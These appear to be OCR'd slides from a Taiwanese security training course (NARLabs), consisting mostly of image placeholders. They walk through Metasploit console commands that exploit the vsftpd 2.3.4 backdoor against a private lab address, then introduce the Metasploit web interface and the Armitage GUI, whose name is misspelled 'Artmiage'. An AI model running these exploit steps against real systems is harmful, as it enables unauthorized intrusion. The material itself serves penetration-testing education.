
Msfconsole example

- search vsftpd




Msfconsole example

- use exploit/unix/ftp/vsftpd_234_backdoor



Msfconsole example


- set RHOST 192.168.107.140



NARLabs


Msfconsole example

- exploit




Metasploit Web

- Metasploit Web
  - https://127.0.0.1:3790/




弱點攻擊與利用-Artmiage

- Artmiage = Metasploit Gui
- Artmiage 是一款 提供Metasploit可視覺化的輔助工具
  - 可以使用同樣的sessions
  - 可以共享主機及抓取資料並下載文件
  - 可以藉由通訊共享EventLog
  - 可以利用bot自動的執行任務
- $artmiage




弱點攻擊與利用-Artmiage



http://www.fastandeasyhacking.com/


NARLabs

Artmiage




NARLabs

Artmiage

